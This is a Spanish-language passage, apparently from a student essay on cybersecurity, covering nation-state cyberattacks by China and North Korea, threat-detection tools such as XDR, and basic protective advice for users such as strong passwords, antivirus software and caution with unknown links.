Otro problema que surge es pensar que un ataque es posible ser llevado a cabo por un grupo de hackers cuando en realidad los ataques más frecuentes y graves son los llevados a cabo por estado-nación con el propósito de lograr sus objetivos estratégicos, veamos cómo define Chris Painter, del departamento de EEUU, un ejemplo de los objetivos detrás de los ataques estado-nación de China y Corea del Norte, « *Sus motivaciones y objetivos difieren: mientras que Corea del Norte apunta principalmente a desarrollar capacidades para la generación de ingresos y capacidades destructivas para posibles conflictos fuera de Corea del Norte, China utiliza principalmente sus medios cibernéticos para el espionaje y el robo de propiedad intelectual* » [81].

Descritas las amenazas a las que estamos expuestos, veamos el punto positivo, a medida que mejoran los ataques también lo hacen las herramientas que nos defienden. Veamos el caso estudiado de 'SolarWinds', en el momento que se descubre que un hacker puede tener acceso root a su sistema se procederá a realizar un parcheo y posteriormente distribuirlo a todos los propietarios de su software.

De cara a empresas u organizaciones, veamos las medidas de prevención y detección de ciberataques como una caja, la base de la caja debe de ser las herramientas de detección de amenazas (XDR), estas herramientas permiten actuar como 'bengala' cada vez que se encuentra algo sospechoso dentro de la red. Posteriormente actúan las herramientas de simulación de ataque/pruebas de vulnerabilidades en la red, normalmente esto es realizado por empresas como **BugCrowd** o **CrowdStrike.**

A un nivel más básico, ¿qué podemos hacer nosotros como usuarios para protegernos? Podemos garantizar una seguridad de nuestra información en tres simples puntos:

- Proteger nuestros archivos con contraseñas fuertes incluyendo todo tipo de caracteres y de una longuitud aceptable. Vamos a poner un ejemplo, imaginemos que tenemos un archivo cifrado mediante el algoritmo AES-128 con la siguiente contraseña "*asfh_@--1928*", un ataque por fuerza bruta puede tardar hasta 150 mil millones de años.

- Utilizar herramientas software de tipo antivirus que permita tener nuestro sistema actualizado y programado para obtener las continuas modificaciones de seguridad.

- Debemos tener precaución a la hora de abrir enlaces desconocidos o descargar softwares de terceros no legítimos que puedan contener diferentes tipos de malware que infecten mi dispositivo.

- Formarse en el ámbito de la ciberseguridad. En el transcurso de 2021 se han detectado en España más de 300.000 ciberataques, un 70% más que en el año anterior, esto puede haberse visto afectada por la pandemia que seguimos sufriendo y que ha forzado a los empleados a teletrabajar sin ningún tipo de conocimiento o formación a cerca de ciberseguridad.

Se prevé que en un futuro las armas utilizadas por los atacantes sigan siendo más potentes gracias a nuevas técnicas que nazcan por lo que debemos de tener la motivación para que a la vez que se desarrollan estas armas se desarrollen nuevas defensas así como impartir el conocimiento de ciberseguridad para todos los usuarios que puedan tener acceso a un dispositivo de red.